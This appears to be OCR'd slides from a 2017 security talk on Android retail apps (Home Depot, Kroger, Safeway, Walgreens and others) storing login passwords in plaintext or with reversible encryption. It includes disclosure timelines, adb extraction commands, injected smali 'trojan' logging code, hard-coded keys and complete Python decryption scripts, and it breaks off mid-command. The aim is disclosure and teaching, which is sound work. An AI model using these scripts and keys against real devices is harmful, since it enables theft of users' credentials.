
Summary

The Staples Android app stores the user's password with insecure encryption, because it uses a predictable password. It also uses Electronic Code Book mode, which preserves patterns in the input and is unsuited for protecting private data.

This is the #6 most important security flaw in mobile apps, according to OWASP.

Insecurity of Staples App 2: Complete Key Exposure

126 views • 3 months ago




Insecurity of Staples App 1: ECB Mode

122 views • 3 months ago

Notification

- Fixed by May 9, 2017



We have patched the vulnerability you reported

Plaintext Password Storage

Plaintext Password Storage

Plaintext Password Storage

Ace Hardware	Notified 5-16-17; no reply; still vulnerable as of 7-28-17
McDonald's	Notified 5-13-17; no reply; still vulnerable as of 7-28-17
Menards	Notified 5-20-17; no reply, still vulnerable as of 7-28-17

Here's the password stored in plaintext on the phone:


```
vbox86p:/data/data/com.acehardware #
at ./shared_prefs/com.bb.framework.PREF_SESSION_MANAGER.xml                    <
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <string name="com.bb.framework.DATA_LOGIN">test1111@maIlinator.com</string>
    <string name="com.bb.framework.DATA_PASSWORD">P@ssw0rd</string>
</map>
vbox86p:/data/data/com.acehardware #
```


Plaintext Login

Plaintext Login

Plaintext Login


7-Eleven Mexico	Notified 5-20-17; no reply, still vulnerable as of 7-28-17
Trader Joes Fan	Notified 5-20-17; no reply, no update as of 7-28-17 (Last updated in 2014)




Target
Proxy
Spider
Scanner
Intruder
Repeater
Sequencer
Decoder
Intercept
HTTP history
WebSockets history
Options
Filter: Hiding CSS, image and general binary content
Host Method URL
1390 http://app.7-eleven.com.mx POST /backend/api/appusers/register
1391 http://app.7-eleven.com.mx POST /backend/api/appusers/login
1392 http://app.7-eleven.com.mx POST /backend/api/appusers/ping
1393 http://app.7-eleven.com.mx GET /backend/api/promotions/load?app
1394 http://app.7-eleven.com.mx GET /backend/api/promotions/load?app
1395 http://app.7-eleven.com.mx GET /backend/api/get/promo?_version
Request
Response
Raw
Params
Headers
Hex
POST request to /backend/api/appusers/register
Type Name Value
Body email test1111@mailinator.com
Body name test test
Body phone 4155551213
Body device_type android
Body login_provider app
Body password P@ssw0rd
Body birth_date 1975-01-01
Body gender femenino
Body key x7QfN7ylOtJPlFldyRrN

Broken SSL

Broken SSL



A Feature, Not a Bug

A Feature, Not a Bug

WHAT'S NEW

+ Fixed bug causing certain users with older version of Chromium Webview to only see blank screen in integrated browsers.
+ Integrated in-app FAQs and support chat.
+ Optimized item searching for slower connections.
+ Fixed previous price display glitch.
+ Cleaned/Optimized menu and preferences screens.

Password Stored with

Reversible Encryption

Password Stored with Reversible Encryption

Home Depot	Notified 4-19-17; automated reply, no fix as of 7-28-17
Kroger	Notified 4-24-17; no reply; still vulnerable as of 7-28-17
Safeway	Notified 4-21-17; no reply; changed but probably still vulnerable as of 7-28-17
Walgreens	Notified 5-3-17; no reply; still vulnerable as of 7-28-17

Home Depot

Home Depot

Locally stored password is encrypted

```
Sams-MacBook-Pro-3:platform-tools sambowne$ ./adb shell
vbox86p:/ # cd /data/data/com.thehomedepot
vbox86p:/data/data/com.thehomedepot # grep -r encrypted_password .
./shared_prefs/com.thehomedepot.consumerapp.preferences.xml:    <string name="encrypted
_password">Fja+tKHAWB0=]i/t6KDntufWWRD+YKWBJSw==]sKiazYHcVV056eNANFtoCA==</string>
vbox86p:/data/data/com.thehomedepot #
```


Unpack APK

Unpack APK

```
Sams-MacBook-Pro-3:platform-tools sambowne$ ./adb shell pm list packages | grep depo
package:com.thehomedepot
package:com.thehomedepot.coloryourworld
Sams-MacBook-Pro-3:platform-tools sambowne$ ./adb shell pm path com.thehomedepot
package:/data/app/com.thehomedepot-1/base.apk
Sams-MacBook-Pro-3:platform-tools sambowne$ ./adb pull /data/app/com.thehomedepot-1/base.apk
10027 KB/s (24375477 bytes in 2.373s)
```

```
Sams-MacBook-Pro-3:repeat sambowne$ java -jar ../../apktool_2.2.2.jar d base.apk
I: Using Apktool 2.2.2 on base.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /Users/sambowne/Library/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Baksmaling classes2.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
Sams-MacBook-Pro-3:repeat sambowne$
```

```
Sams-MacBook-Pro-3:base sambowne$ grep -r encrypted_password .
./smali_classes2/com/thehomedepot/constants/SharedPrefConstants.smali:.field public static final USER_LOGIN_PASSW
ORD:Ljava/lang/String; = "encrypted_password"
./smali_classes2/com/thehomedepot/core/utils/EncryptionUtil.smali:    const-string v0, "encrypted_password"
./smali_classes2/com/thehomedepot/core/utils/EncryptionUtil.smali:    const-string v2, "encrypted_password"
./smali_classes2/com/thehomedepot/core/utils/EncryptionUtil.smali:    const-string v2, "encrypted_password"
./smali_classes2/com/thehomedepot/core/utils/EncryptionUtil.smali:    const-string v1, "encrypted_password"
./smali_classes2/com/thehomedepot/core/utils/EncryptionUtil.smali:    const-string v1, "encrypted_password"
```



```
1  .class public Lcom/thehomedepot/core/utils/EncryptionUtil;
2  .super Ljava/lang/Object;
3  .source "EncryptionUtil.java"
4
5
6  # static fields
7  .field private static final CIPHER_ALGORITHM:Ljava/lang/String; = "AES/CBC/PKCS5Padding"
8
9  .field private static DELIMITER:Ljava/lang/String; = null
10
11 .field private static final HEX:Ljava/lang/String; = "0123456789ABCDEF"
12
13 .field private static INSECURE_SEED:Ljava/lang/String; = null
14
15 .field private static ITERATION_COUNT:I = 0x0
16
17 .field private static KEY_LENGTH:I = 0x0
18
19 .field public static final PBKDF2_DERIVATION_ALGORITHM:Ljava/lang/String; = "PBKDF2WithHmacSHA1"
20
21 .field private static final PKCS5_SALT_LENGTH:I = 0x8
22
23 .field private static PUBLIC_PASSWORD_PBKDF2:Ljava/lang/String;
24
25 .field private static TAG:Ljava/lang/String;
26
27 .field private static random:Ljava/security/SecureRandom;
28
29
```

Saved: April 19, 2017 at 1:06 PM · Length: 50,125 · Encoding: Unicode (UTF-8)

EncryptionUtil.smali - /Users/sambowne/Documents/Android/homedepot/repeat/base/smali_classes2/com/thehomedepot/core/utils

Search

Live Find Advanced Find

```
30 # direct methods
```

```
30 # direct methods
31 .method static constructor <clinit>()V
32     .locals 1
33
34     .prologue
35     .line 48
36     const-string v0, "EncryptionUtil"
37
38     sput-object v0, Lcom/thehomedepot/core/utils/EncryptionUtil;->TAG:Ljava/lang/String;
39
40     .line 51
41     const-string v0, "ThisIsAVeryInsecureKey"
42
43     sput-object v0, Lcom/thehomedepot/core/utils/EncryptionUtil;->INSECURE_SEED:Ljava/lang/String;
44
45     .line 52
46     const-string v0, "PUBLIC_PASSWORD_PBKDF2"
47
48     sput-object v0, Lcom/thehomedepot/core/utils/EncryptionUtil;->PUBLIC_PASSWORD_PBKDF2:Ljava/lang/String;
49
50     .line 54
51     const/16 v0, 0x100
52
53     sput v0, Lcom/thehomedepot/core/utils/EncryptionUtil;->KEY_LENGTH:I
54
55     .line 56
56     const/16 v0, 0x3e8
57
58     sput v0, Lcom/thehomedepot/core/utils/EncryptionUtil;->ITERATION_COUNT:I
59
60     .line 59
61     const-string v0, "]"
62
63     sput-object v0, Lcom/thehomedepot/core/utils/EncryptionUtil;->DELIMITER:Ljava/lang/String;
64
```

EncryptionUtil.smali - /Users/sambowne/Documents/Android/homedepot/repeat/base/smali_classes2/com/thehomedepot/core/utils

EncryptionUtil.smali - /Users/sambowne/Documents/Android/homedepot/repeat/base/smali_classes2/com/thehomedepot/core/utils

Search

Live Find Advanced Find

```
738 .method public static encrypt(Ljava/lang/String;Ljavax/crypto/SecretKey;[B)Ljava/lang/String;
739     .locals 12
740     .param p0, "plaintext"    # Ljava/lang/String;
741     .param p1, "key"    # Ljavax/crypto/SecretKey;
742     .param p2, "salt"    # [B
743
744 # TROJAN CODE
745  const-string v1, "TROJAN EncryptionUtil 745: p0 plaintext: "
746  invoke-static {v1, p0}, Landroid/util/Log;->e(Ljava/lang/String;Ljava/lang/String;)I
747
748  invoke-interface {p1}, Ljavax/crypto/SecretKey;->getEncoded()[B
749  move-result-object v0
750  invoke-static {v0}, Lcom/thehomedepot/core/utils/EncryptionUtil;->toHex([B)Ljava/lang/String;
751  move-result-object v0
752  const-string v1, "TROJAN EncryptionUtil 752: p1 SECRET KEY: "
753  invoke-static {v1, v0}, Landroid/util/Log;->e(Ljava/lang/String;Ljava/lang/String;)I
754
755  invoke-static {p2}, Lcom/thehomedepot/core/utils/EncryptionUtil;->toHex([B)Ljava/lang/String;
756  move-result-object v0
757  const-string v1, "TROJAN EncryptionUtil 889 p2 salt: "
758  invoke-static {v1, v0}, Landroid/util/Log;->e(Ljava/lang/String;Ljava/lang/String;)I
759 # END OF EVIL TROJAN CODE
760
761     .prologue
762     const/4 v5, 0x0
```

Salt -> Key

Salt + Key

```
Sams-MacBook-Pro-3:platform-tools sambowne$ ./adb logcat | grep TROJAN
04-19 16:30:30.526  3772  3941 E TROJAN EncryptionUtil 745: p0 plaintext: : P@ssw0rd
04-19 16:30:30.526  3772  3941 E TROJAN EncryptionUtil 752: p1 SECRET KEY: : 372E46A3E7DEDD9B8D7DAAF3B85B595954A4BE42E8EF5827E2A9F9E7ECA65EB3
04-19 16:30:30.526  3772  3941 E TROJAN EncryptionUtil 889 p2 salt: : 0F6BD1182F99DA00
```

```
Sams-MacBook-Pro-3:platform-tools sambowne$ ./adb shell
vbox86p:/ # cd data/data/com.the
com.thehomedepot.coloryourworld/        com.thehomedepot/
vbox86p:/ # cd data/data/com.thehomedepot
vbox86p:/data/data/com.thehomedepot # grep -r encrypted_password .
./shared_prefs/com.thehomedepot.consumerapp.preferences.xml:    <string name="encrypted_
password">D2vRGC+Z2gA=]Ji9paoNYXlNIMlhlBo230Q==]dLdrU0be6D3fQeh2OUW5dQ==</string>
vbox86p:/data/data/com.thehomedepot #
130|vbox86p:/data/data/com.thehomedepot #
```

```
>>> blob1 = "D2vRGC+Z2gA="
>>> blob2 = "Ji9paoNYXlNIMlhlBo230Q=="
>>> blob3 = "dLdrU0be6D3fQeh2OUW5dQ=="
>>>
>>> print blob1.decode("base64").encode("hex")
0f6bd1182f99da00
>>> print blob2.decode("base64").encode("hex")
262f696a83585e5348325865068db7d1
>>> print blob3.decode("base64").encode("hex")
74b76b5346dee83ddf41e8763945b975
```

```
>>> salt = "D2vRGC+Z2gA=".decode("base64")
>>> from pbkdf2 import PBKDF2
>>> PBKDF2('PUBLIC_PASSWORD_PBKDF2', salt).read(32).encode("hex")
'372e46a3e7dedd9b8d7daaf3b85b595954a4be42e8ef5827e2a9f9e7eca65eb3'
```

Complete Decryption

```
>>> from Crypto.Cipher import AES
>>> secret_key = '372e46a3e7dedd9b8d7daaf3b85b595954a4be42e8ef5827e2a9f9e7eca65eb3'.decode("hex")
>>> iv = 'Ji9paoNYXlNIMlhlBo230Q==='.decode("base64")
>>> cipher = AES.new(secret_key, AES.MODE_CBC, iv)
>>> cipher.decrypt('dLdrU0be6D3fQeh2OUW5dQ==='.decode("base64"))
'P@ssw0rd\x08\x08\x08\x08\x08\x08\x08\x08'
```

Python Script to Decrypt encrypted_password

Putting it all together, this script does the complete reversal, using only the locally stored data.

```
from Crypto.Cipher import AES
from pbkdf2 import PBKDF2
import os
import base64
```

```
import os
import base64

orig = raw_input("Enter encrypted_password: ")

d1 = orig.find("]")
d2 = orig.find("]", d1+1)

blob164 = orig[:d1]
blob264 = orig[d1+1:d2]
blob364 = orig[d2+1:]

print
print "BLOB1 (salt):       ", blob164
print "BLOB2 (iv):         ", blob264
print "BLOB3 (ciphertext): ", blob364
print

salt = blob164.decode("base64")
iv = blob264.decode("base64")
ciphertext = blob364.decode("base64")

secret_key = PBKDF2('PUBLIC_PASSWORD_PBKDF2', salt).read(32)
print "SECRET KEY (from salt): ", secret_key.encode("hex")
print

cipher = AES.new(secret_key, AES.MODE_CBC, iv)
decrypted = cipher.decrypt(ciphertext)

n = len(decrypted)

pw = ''
for i in range(n):
  if decrypted[i] > chr(8):
    pw += decrypted[i]

print "Stored password: ", pw
```

```
Sams-MacBook-Pro-3:python sambowne$ python homedepot
Enter encrypted_password: D2vRGC+Z2gA=]Ji9paoNYXlNIMlhlBo230Q==]dLdrU0be6D3fQeh2OUW5dQ==

BLOB1 (salt):       D2vRGC+Z2gA=
BLOB2 (iv):         Ji9paoNYXlNIMlhlBo230Q==
BLOB3 (ciphertext): dLdrU0be6D3fQeh2OUW5dQ==
```

```
BLOB3 (ciphertext):  dLdrU0be6D3fQeh20UW5dQ==

SECRET KEY (from salt):  372e46a3e7dedd9b8d7daaf3b85b595954a4be42e8ef5827e2a9f9e7eca65eb3

Stored password:  P@ssw0rd
Sams-MacBook-Pro-3:python sambowne$
Sams-MacBook-Pro-3:python sambowne$
Sams-MacBook-Pro-3:python sambowne$ python homedepot
Enter encrypted_password: IOV7XQZJOoc=]JaN6pzY+xy5WjW3I3oPLiw==]ny1kAVgV2Q+g9qjFoMTFXw==

BLOB1 (salt):        IOV7XQZJOoc=
BLOB2 (iv):          JaN6pzY+xy5WjW3I3oPLiw==
BLOB3 (ciphertext):  ny1kAVgV2Q+g9qjFoMTFXw==

SECRET KEY (from salt):  e911420a288c2854eb82701f919783b1620b75e563f58f0eff8681995de1032e

Stored password:  P@ssw0rd
Sams-MacBook-Pro-3:python sambowne$
Sams-MacBook-Pro-3:python sambowne$
Sams-MacBook-Pro-3:python sambowne$ python homedepot
Enter encrypted_password: Fja+tKHAWB0=]i/t6KDntufWWRD+YKWBJSw==]sKiazYHcVV056eNANFtoCA==

BLOB1 (salt):        Fja+tKHAWB0=
BLOB2 (iv):          i/t6KDntufWWRD+YKWBJSw==
BLOB3 (ciphertext):  sKiazYHcVV056eNANFtoCA==

SECRET KEY (from salt):  98dac24e739c208c8cb5235b749353f6e3829f17e4afdb9e5a8a1938bdb785cc

Stored password:  P@ssw0rd
Sams-MacBook-Pro-3:python sambowne$
```

Kroger

```
Sams-MacBook-Pro-3:python sambowne$ python kroger
Input file (from shared_prefs/com.kroger.mobile.xml): [com.kroger.mobile.xml] kr
ogerapp.xml

Here's the data the app stores on your phone:

CREDENTIALS_STORE_BASIC_AUTH_TYPE:  GQkP13VFw0KKI55PMiTah5gqSAU7QSP6R47XR/sYbnc=
&#10;]kEqt55A3xjSpflpnL2p3iQ==&#10;]WXujnFbQHKm2aVclQWrFUVtkdQnr6XfMUjwZobMUohaI
mdrLbiSyPKsmlztSliis&#10;

Decrypting it yields:

Username:  testsam@mailinator.com
Password:  P@ssw0rd1
```

Kroger

```
salt = blob1.decode("base64")
iv   = blob2.decode("base64")
ciphertext = blob3.decode("base64")

pw = '64BCE401-8A76-4B07-BB03-F64A1F36F3D8'
secret_key = pbkdf2.PBKDF2(pw, salt, 2500).read(32)

n = len(iv)
iv = iv[n-16:n]

cipher = AES.new(secret_key, AES.MODE_CBC, iv)
basic = cipher.decrypt(ciphertext)
```

Safeway

```
Sams-MacBook-Pro-3:platform-tools sambowne$ cat accountpref.xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <string name="user_password">0C66B2215FC5F5A6017D95ECDD4AE784</string>
    <string name="private_userseed">user_login378710819</string>
    <string name="private_passwordseed">user_password2058718939</string>
    <string name="private_salt">6FYi1/Lt0pVN3Z/NuLU+Pg==</string>
    <boolean name="is_logged_in" value="true" />
    <string name="user_login">7E48C64C2D84BDDB31B70585A902AEA17CF89D49C0D00B68FABDC92583217A0A</string>
</map>
```

```
>>> import pbkdf2
>>> seed = 'user_login378710819'
>>> salt = '6FYi1/Lt0pVN3Z/NuLU+Pg==\'.decode("base64")
>>> pbkdf2.PBKDF2(seed, salt).read(16).encode("hex")
'bd3ecd1bbb382b86ca13854c26fc051b'
```

```
>>> import pbkdf2
>>> seed = 'user_password2058718939'
>>> salt = '6FYi1/Lt0pVN3Z/NuLU+Pg==\'.decode("base64")
>>> pbkdf2.PBKDF2(seed, salt).read(16).encode("hex")
'245b01831db4ed2d90f98acdf6d85244'
```

Safeway

```
Sams-MacBook-Pro-3:python sambowne$ python safeway
Input file (from shared_prefs/accountpref.xml): [safeway.xml] safeway2.xml

Here's the data the Safeway app stores on your phone:

user_password:  0C66B2215FC5F5A6017D95ECDD4AE784
private_userseed:  user_login378710819
private_passwordseed:  user_password2058718939
private_salt:  6FYi1/Lt0pVN3Z/NuLU+Pg==
user_login:  7E48C64C2D84BDDB31B70585A902AEA17CF89D49C0D00B68FABDC92583217A0A

Decrypting it yields:

Username:  test1111@aol.com
Password:  P@ssw0rd
```

Walgreens

```
Sams-MBP-3:platform-tools sambowne$ ./adb pull /data/data/com.usablenet.mobile.walgreen/shared_prefs/Wa
lgreenPrefs.xml
3265 KB/s (4441 bytes in 0.001s)
Sams-MBP-3:platform-tools sambowne$ grep walgreenuser WalgreenPrefs.xml
    <string name="walgreenuser">6F7460E44C59F06AF86E9DE9BAF9339ECC35CFBF9D5F6357C99D0E625CBBEDD49C0090E
A990366F58461F3FC593701EE695A09A784989E8D5A555297619FFABF2BF4DA45B8512ACEFCF01CF059BF3118AFBB0B6C1E03C9
7D7BDC43649970610A3E5414691FA3CDB0F83FD18530328E437F38F3E06A82CEC66E2CD8E92CA345FAE512E3C36E3B43AF86516
223BF04048381938AC64A7C4DED7CDE48207E15CA22E9A3BE17D2594F2BD71F66469E03B4C32D6B4C243FE4F07A53E8BE303AD4
623B</string>
```

The Walgreens Encryption Key

The Walgreens userdata encryption key is always the same. It is calculated from a seed, which is hard-coded in the app in three places:

```
./res/values/strings.xml:    phW5854acbc576=
./res/values/strings.xml:    phW5854acbc576=
./smali_classes5/com/walgreens/quickprint/sdk/html5/c.smali:    const-string/jumbo v0, "phW5854acbc576="
```

The actual encryption key is calculated from that seed using PBKDF2, as shown below.

```
>>> import pbkdf2
>>> seed = 'phW5854acbc576='
>>> pbkdf2.PBKDF2(seed, seed, 128).read(32).encode("hex")
'181cbb25f54b9ab0b7057e3b9329c355e6d3aeda1b73a7c38144a9af067cfa6f'
```

Walgreens

```
Sams-MacBook-Pro-3:~ sambowne$ python
Python 2.7.11 (default, Dec  5 2015, 14:44:53)
[GCC 4.2.1 Compatible Apple LLVM 7.0.0 (clang-700.1.76)] on darwin
Type "help", "copyright", "credits" or "license" for more information.
>>> from Crypto.Cipher import AES
>>> key = '181cbb25f54b9ab0b7057e3b9329c355e6d3aeda1b73a7c38144a9af067cfa6f'.decode("hex")
>>> cipher = AES.new(key)
>>> ct = '6F7460E44C59F06AF86E9DE9BAF9339ECC35CFBF9D5F6357C99D0E625CBBEDD49C0090EA990366F58461F3FC5937
